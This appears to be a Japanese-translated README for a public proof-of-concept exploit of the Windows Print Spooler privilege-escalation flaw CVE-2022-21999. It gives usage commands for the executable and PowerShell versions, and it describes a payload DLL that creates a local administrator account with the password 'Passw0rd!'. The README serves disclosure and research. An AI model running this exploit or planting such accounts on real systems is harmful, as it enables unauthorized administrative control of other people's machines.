
 ly4k/spoolfool
CVE-2022-21999 のエクスプロイト - Windows Print Spooler Elevation of Privilege Vulnerability (LPE)

CVE-2022-21999 のエクスプロイト - Windows プリントスプーラーの特権昇格の脆弱性 (LPE)
提供されているエクスプロイトは、デフォルトですべての Windows デスクトップバージョンで動作するはずです。
技術的な詳細については、こちらのブログ記事をご参照ください。
PS C:\SpoolFool> .\SpoolFool.exe

SpoolFool
  By Oliver Lyak (@ly4k_)

Examples:
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll -printer 'My Printer'
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll -dir 'SECRET'
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll -printer 'My Printer' -dir 'SECRET'
PS C:\SpoolFool> ipmo .\SpoolFool.ps1
PS C:\SpoolFool> Invoke-SpoolFool

SpoolFool
  By Oliver Lyak (@ly4k_)

Examples:
   -dll add_user.dll
   -dll add_user.dll -printer 'My Printer'
   -dll add_user.dll -dir 'SECRET'
   -dll add_user.dll -printer 'My Printer' -dir 'SECRET'
以下の PoC は、新しいローカル管理者 admin / Passw0rd! を作成する DLL を使用しています。DLL (AddUser.dll) とソースコードはこのリポジトリにあります。

2回目の実行
以下の PoC は、提供されたエクスプロイトの2回目の実行を示しています。今回は DLL を読み込むために脆弱性が悪用されていないことに注意してください。

エクスプロイトの実行後、後片付けのために以下のアーティファクトが残されます。
SpoolDirectory 値は復元されません